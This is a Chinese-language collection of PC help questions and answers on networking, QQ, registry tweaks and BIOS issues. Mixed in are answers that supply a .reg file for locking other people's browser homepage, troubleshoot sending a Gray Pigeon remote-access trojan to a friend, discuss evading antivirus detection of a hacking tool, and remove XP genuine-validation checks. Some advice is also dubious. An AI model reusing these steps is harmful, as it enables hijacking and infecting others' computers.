
答：迅雷5是传统的下载工具，web迅雷是网页形式的下载工具；web迅雷可以智能命名，这是迅雷5所没有的；迅雷5可以积分，积分越多你的下载速度也会越来越快；我觉得打开迅5界面比web迅快很多，还有迅雷5的人性化更强更利于操作。

问：以前不用路由器是不掉网，现在用路由器同时两台电脑上网时，一打电话就掉网，这是怎么回事？

答：要接个分频器，如果已有了，看看是否插错了接口，所有的电话分机都要接到分频器出口。如果没接分频器，打电话会有杂音，宽带流量中断或掉线。

问：VBS和VB之间联系大吗？直接学VBS可以吗？

答：VBScript是Visual Basic Script的简称，有时也被缩写为VBS。VBScript是微软开发的一种脚本语言，可以看作是VB语言的简化版，与VBA的关系也非常密切。它具有原语言容易学习的特性，并继承了JavaScript的跨平台的特性。目前这种语言广泛应用于网页和ASP程序制作，同时还可以直接作为一个可执行程序。用于调试简单的VB语句非常方便。

问：原来我电脑开机之后需要点一下我自已的帐户的小图标，但没设密码（是买电脑时装机人员给我弄的），现在不知道为什么没有了，那东西对保护电脑有好处吗？怎么设置啊？

答：你说那个叫欢迎屏幕，没有了可能是安装的一些软件造成的，不过没有关系，可以在控制面板——用户帐户打开欢迎屏幕。这个功能对电脑没有保护作用，从安全的角度看还会泄露电脑上的用户信息。

问：因为经常会把新创建的WORD文档习惯的放到了桌面，以后有空再把它们放到其他盘里。这样碰到的问题是，有时候系统瘫痪，又要到找回桌面上的文档，很麻烦。帮我解决下这个问题。

答：在D盘建一个常用文件夹，然后发送到桌面快捷方式，以后存文件就直接存到桌面上的这个快捷方式文件夹里，很方便很安全。

问：我的网银证书是导出在U盘里的，但是现在有好多U盘病毒，我不知道该怎样保证我的网银证书的安全？

答：使用winrar将证书打包，打包时添加密码，winrar貌似支持128位的长密码，使用一个长的强壮密码来防止破解。然后将后缀rar更改为其他类型，然后再次用winrar加密。以此类推，可以加密很多层，你记清楚每层的密码（特别是次序要记牢），那么估计世界上除了你之外，没有多少人能解开这种东西。强烈不建议使用网上的加密类软件，那种东西破解是很轻松的。

问：由于BOIS时间错误，造成新装的系统的所有文件创建日期都是2018年8月8号，这有没有影响？

答：当然有影响了，一些程序是运行不了的，所以建议还是改成正确的时间，更换CMOS电池。

问：我本来是单系统Windows XP，现在想再装Ubuntu，但是电脑有些中毒。请问我要不要先重装一次Windows再装Ubuntu？我觉得电脑还没到重装不可的地步，但是又怕不重装的话Ubuntu的安装也受影响。

答：Linux不会受windows的病毒感染。而且Linux下病毒很少，不用安装杀毒软件。如果windows中毒，你可以用Linux安装杀毒软件，然后杀掉windows下的毒。

如果想重新安装系统的话，在Linux—windows双系统下：如果重新安装windowsXP，你可以先备份GRUB引导程序的设置，然后安装XP再恢复GRUB设置来引导Linux，比较麻烦。

问：在2000和XP下，如何把共享隐藏？

答：1、启动“资源管理器”右键弹出要共享的文件夹，比如："Foxmail" 文件夹，再单击“属性”，系统弹出Foxmail属性对话框，选择“共享”选项卡。

2、选中“共享为”复选钮，在“共享名”框中输入一个名字，并紧跟着输入一个字符　“$”，“$”的作用就是隐藏该共享文件，这样其他人在“网上邻居”中就无法看到该共享的文件夹。

3、进行其设置后，单击“确定”按钮即可。　在查看该隐藏文件时，不能通过鼠标对它进行操作，但可以在“网上邻居”找到并打开该计算机后，通过在“地址栏”中指定路径的方法来访问该文件夹。比如：我们在框中键入“Foxmail$”，这样就使得只有知道该文件夹存放路径的用户才能使用该共享文件夹，从而达到隐藏的目的。

问：打算从零开始自学ASP.NET，主要是基于WEB的开发，请问用什么教材好，有电子版的下载不？

答：首先你应该了解一下c#语言的基础知识，推荐《C#入门经典》。接着你就会对C#语言和.net框架有个基础认识，然后就可以阅读《asp.net入门经典》，是比较受欢迎的美国乐思出版社的红皮书，有中文版本，网上有电子版的。

问：我的快速启动栏中的显示桌面图标不小心被我删除了，应该怎么恢复？

答：在开始——运行中输入**regsvr32 /n /i:u shell32**，恢复显示桌面图标。

问：如何将电脑中的所有图标从详细信息变为平铺，一个一个改我要疯掉了！

答：打开工具栏中的文件夹选项，再点查看，把当前文件夹设置为平铺，然后点击应用到所有文件夹，这样所有文件夹中的图标都是平铺了，当然别的文件夹设置也可如此。

问：以前替别人做过网站，做了优化处理后，在google，Baidu上都可以在第一页头两位搜索到——目前也排在前面几位。但最近做了一个网站，同样做了优化，也到各大搜索引擎进行了提交，过了N天了，现在却根本无法搜索到了，就连输入“Site:www.##.cn”都只有0条记录。请问改怎么办？

答：1.如果是你在百度里site结果为0，请不要担忧，因为百度最近收入新站时间要长一些，也就是百度所谓的“考察期限”，只要你网站正常更新，维护，过段时间就会有结果，我这里给你一个参考的时间：　一个新站，正常的优化，通过优化后3天后一般可以在百度里site得到首页被收录，但在相当一段时期内容，site的结果都是1，也就是只显示首页，大概需要一个月的考察期限，才会正式收录到百度；

2.如果说你的新站在google搜索引擎里site结果也为0，那么你的站点本身可能存在优化漏洞：这里给你指出两点，一是从服务器方面考虑，假如你新站所在的服务器ip地址以前有被K的历史，建议你尽快转移；二是从网站本身的优化找问题（1是在页面中关键字堆积太多容易被k；2是在网页中做了隐藏文字；3是你的网页中有非法内容；以上3种情况比较容易被K）；

目前google的收入新站的情况给你分析一下：

a.现在谷歌比百度更愿意接受新的站点，一个健康的新站，稍微的优化最快2小时内可以让谷歌收入，本人实践过，这一点是千真万确的；

b．你可以通过一个大型点的站点，在首页做个链接，一般一天内必收入。

问：在办公室更换了QQ头像等QQ业务，为什么在家里就不能显示更换后的呢？别人那里会显示得到吗？

答：首先可能是TM和QQ之间的版本问题，两种头像是分别显示的。还有可能就是家里的更新时间问题，在QQ个人设置中更新下资料或许就能看到了。至于别人那里，会在你更换头像后就能看见。

问：比如说我在东莞的，QQ头像上面显示了东莞，可我不想让别人知道，请问该怎样才可以隐藏起来？

答：打开QQ菜单——设置——个人设置——状态显示——显示我的地理位置，把那勾去掉就可以了。

问：我配置的鸽子在自己的电脑上可以运行，怎么用QQ发出去后不能上线了呢？朋友说我发过去的文件打不开，他也没开杀软什么的，还有我是宽带连接不是内网。

答：在你鸽子配置正确的前提下，可能是你在用QQ传送时，QQ默认是自动把文件后缀名更改为重命名，这样文件当然无法运行了，所以才提示打不开。

问：我自己做了个网页（在笔记本上做的，1280*800），为什么我用其他电脑打开我的网站的时候，跟在我的电脑上打开的不是一个效果呢？

答：你的表格宽度用的绝对的像素值，改为相对百分比的就好了。

问：我现在是会员3阶段，去年的时候我就把书给点亮了很长时间，今天突然间灭了，我还能点亮么？

答：以前开通会员可以免费点亮QQ图书图标，但是活动已经结束。目前点亮QQ图书图标，包月5元：http://book.qq.com。

问：寻求能够锁定别人主页的程序

答：把下面的代码保存为REG文件给别人运行：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Start Page"="http://www.xxxx.com"
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]
"HomePage"=dword:00000001
```

问：我IE已经安装了Adobe Flash Player，为什么不能播放flash？

答：1．单击IE主窗口中的菜单“工具→Internet选项”，在打开的窗口中选择“高级”选项卡，在下面的列表中找到“多媒体→播放网页中的动画”选项并将其选上。

2．察看是否有BanActive之类的程序在注册表中禁用了flashplayer的Active控件。察看方法：开始——运行——输入**regedit**回车进入注册表，找到

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility]

将其下面的{D27CDB6E-AE6D-11CF-96B8-444553540000}项或{D3f97240-C9f4-11CF-BFCr-00A0C90-00A0C90C2BDB}项的主键删除后关闭注册表，按键盘F5刷新后再安装FLASH插件。

3．在internet选项—安全—自定义级别里要把运行activeX控件和插件，选为启用。

4．修复IE，用优化大师或者其它的一些上网助手软件如雅虎助手等。

5．C:\WINDOWS\system32\Macromed\Flash把其中的文件全删了再装一个新的FLASHplayer。

问：如何将桌面文件图标改成自己想要的摸样？

答：1、如果你要更改系统图标：右键点桌面空白处——属性——选择桌面——点选更改图标——点浏览——选择你需要的图标文件（必须是图标文件的格式，如果不是可以用软件转换）。

2、如果不是系统图标——右键对着需要改的文件点右键——属性——同上了。

3、你自己制作的图片必须转换成图标文件的格式。

问：USB设备为什么要安全要退出？

答：安全退出的目的是通知电脑要断开USB端口的电压，如果电脑正与USB设备通信着（比如复制文件，读着文件等等），电脑就会告诉正工作着，不能断开。如果强制断开就有可能会造成数据的损坏。对于强制拔下的U盘不会有影响，因为它采用了双重的保护技术（其他的USB设备不敢保证）。

问：我的电脑装的是win2000服务器版的，装上sql后，通过广电的光纤走城域网进行远端的服务器连接，网络连接成功后用sql连接的效果是，只能用ip地址进行连接，无法用机器名连接，我现在需要实现的是利用机器名连接两端的服务器，请问我是在那儿设置出现了问题，还是其他原因？

答：机器名适用于局域网内的连接，而在互联网中是以域名和IP为标示的，你可以给电脑注册个域名，这样也能算用“机器名”连接了。

问：别人给我发一个PPT资料，我怎么打不开呀？用什么软件打开呢？

答：PPT是一种文件格式，其应用程序是微软的OFFICE中的POWERPOINT，也就是演示文稿。

问：如何把QQ表情导到msn中？

答：首先找到你的QQ目录，如C:\Program Files\Tencent，再在QQ号目录底下找到\CustomFace文件夹，里面就是你的表情了。可以用MSN导入了，但是注意，那些与你大的表情相同的小的微缩表情，别导入。

问：我建好VPN服务器后，客户端也能连接上了，可是我在服务器的任务管理器里查看到RAS SERVER适配器的带宽只有28K，请问一下怎样调带宽？

答：你使用的是Windows的VPN服务器吗？默认应该没有限制带宽的。28K要么是用户的联人速率，要么就是你网络的允许的最大上行速率。如果系统上没有做配置，那么可能是你的防火墙或其他做了限流。RAS应该没有这个功能的。

问：怎样才可以把QQ空间中最近来访者的名字去掉？

答：好像没有很好的方法，那是系统自动记录的，你可以把那个模块给隐藏掉。隐藏了别人就看不到了，但是自己可以再把它恢复。

问：我刚开通了超级QQ，10元／月，我知道别人给我发不

要钱，我给别人发要钱吗？我听说每月送出300条，超过了要收费，是这样吗？还有啊，怎样把超级QQ设置为自动登录，就是我从电脑上下线后，手机自动登录。

答：你说的300条超后收费那是短信超人。超级QQ你第一次登录前发短信设置好上下线时间，以后每天都不用再管了到点自己上下线，和QQ聊天也是通过发送短信。

问：我加了一个普通的QQ群，之后每天发图好象只能发三张，就提示不是会员不能无限发。我想问下，如果我要是花10块钱办个普通的会员，能不能在QQ群里面无限发图片？

答：会员的确可以无限发图片，如果你的图片太大不能放到表情里，也只能靠发图片功能，既然想无限发图就申请会员吧。

问：这几天想在电脑上装上个Turbo c2.0，但下了好多都用不了，老出现"link error: unable to find input file ' cos.obj '"。在百度知道里查了一下，说是路径有问题、修路径后还是出现。直接装在C盘还是出现这个问题。听说Turbo c2.0是在DOS下运行的，不知道是不是和我的电脑里没装DOS系统有关啊？

答：与DOS没关系，如果是XP系统直接就可以用 。一般的Turbo c2.0是解压出来后把路径改成文件所在的位置就OK了，具体方法是：运行程序后按键F1-F12里设置。

问：外网的IP和内网的IP有什么不同？

答：外网IP是网络运营商直接分配给你的IP，常是动态IP，你改不了。当IP识别的时候也是基于这个IP，像你上QQ时看到别人的IP地址如：

广东省中山市 电信

121.12.225.47:4005

其中121.12.225.47就是它的外网IP，直接分配的，题外话4005是QQ的端口啦。

内网的IP是指外网通过路由器再分散出一台或一台以上的局域网，这当中的每一台机子上的IP都是由路由分配的，一般都是192.168.1.(1-255)，这种私有IP，在互联网是是没发识别的。前面都是一样的，就后面每一台机就一个号，但不管你这个局域网有多少台机，你们显示给外面的机子的IP都是同样的外网IP（当然个别机用了代理就另当别论）。

问：昨天找到一款报毒的黑客工具（报毒是风险程序），找到特征码，修改后查杀不了了。但是加了一个UPX壳就被杀，怀疑是UPX的问题，又加了另外一款PEcompact壳又报毒，晕死，将记事本加UPX却不报毒。

答：有的杀毒软件查杀的时候是这样的，分析壳类型、利用壳长度+固定长度（看杀软不同而不同）=病毒特征码，所以被杀一点也不神奇，有的杀毒软件针对壳不同，用的特征码不同而已。

问：任务栏下的小电脑显示网线一断一断的，不知道是怎么回事？断开网络还是一断一断的，可实际上网线连接的挺好，不知道是什么原因？

答：这样的问题大部分在网线或者水晶头上。网线的8根，实际上用到传递数据的只有4根，12与36。用8根交叉可以减少辐射干扰，这也是网线为什么叫双绞线的原因。

网线8根其中有用来传输数据的，有用来校验数据的，有备用的，并不是数据传输的时候8根线都在运做。RJ45水晶头是标准网线用，内含8条线为5类4对双绞线。正常情况下4条线工作，按568A标准制线，只要橙、蓝、绿、棕4色接通就可以使用。

其中1输出数据、2输出数据、3输入数据、4保留为电话使用、5保留为电话使用、6输入数据、7保留为电话使用、8保留为电话使用。所以可能是1，3中的某根线接触不良。

问：老提示系统没有通过XP正版验证怎么办？

答：在安全模式下将WINDOWS\SYSTEM32\目录下的WgaTray.exe文件删除就OK了，或者使用"XP序列号自动更换器。

问：我的是XP的系统，最近不知怎么搞的，一开机屏幕上就显示一些英文，在下方显示"press F1 to continue,DEL to enter SETUP"然后我要按一下F1键才能正常开机，请问是什么原因？怎样才能恢复原样？

答：1.把BIOS恢复默认设置看看。

2.BISO电池电量不足，更换电池 。

3.重启电脑按DEL键进去BIOS，找到boot up floopy seek把这个设置为disable，完了按F10保存退出。

问：我在使用快车下载文件时，最近经常出现下载到99%时报"超时"的错误提示而停止下载，请问这是什么原因，应该如何解决？

答：FlashGet的最新版的更新中提到修改了这个错误，实测中我们发现到"99%"时还是有少许停滞，出现这样的情况有以下两种原因：一、磁盘剩余空间不足，二、杀毒软件查杀病毒出现中断现象。这时，可以尝试先终止出现超时现象的任务，然后再重新启动此任务。在使用快车下载大文件时，尽量避免将下载文件保存到剩余空间小的磁盘分区中。另外，如果是由于杀毒软件引起的故障，可以暂时终止病毒查杀，等下载完毕后，手工查杀病毒。

问：我的工商银行网上银行的注册手机号码现在停用了，我想更换为新的手机号码，以便于进行相关交易时能及时收到短信通知。请问、如何才能更换网上银行的注册手机号码呢？

答：打开并登录工商银行网上银行页面，依次点击"客户服务/客户信息管理/查询修改客户信息"，在打开的页面中即可进行修改操作了。

问：我试了几款远程控制软件，但只要将其下载到系统中，甚至在安装时就会被系统中的杀毒软件、防火墙拦截掉了。请问，如何才能不让杀毒软件、防火墙软件阻止我选择的远程控制软件？

答：其实，阻止远程控制软件是杀毒软件、防火墙软件的本能，大多数远程控制软件都会受到阻止。你可以在杀毒软件、防火墙中将你所选择的远程控制软件排除查杀即可解决问题。如果你选择pcAnywhere这款远程控制软件，则不会受防火墙、杀毒软件的阻止了。

问：怎样清除忘记的 CMOS 口令？

答：(1)快速短接主板上CMOS 供电电池附近的"Clear CMOS"跳线；

(2)如果机器能启动进入 DOS 或 Windows，可以试按照以下步骤清除 CMOS：

C:\>DEBUG

-o 70 11

-o 71 ff

-q

然后，启动机器。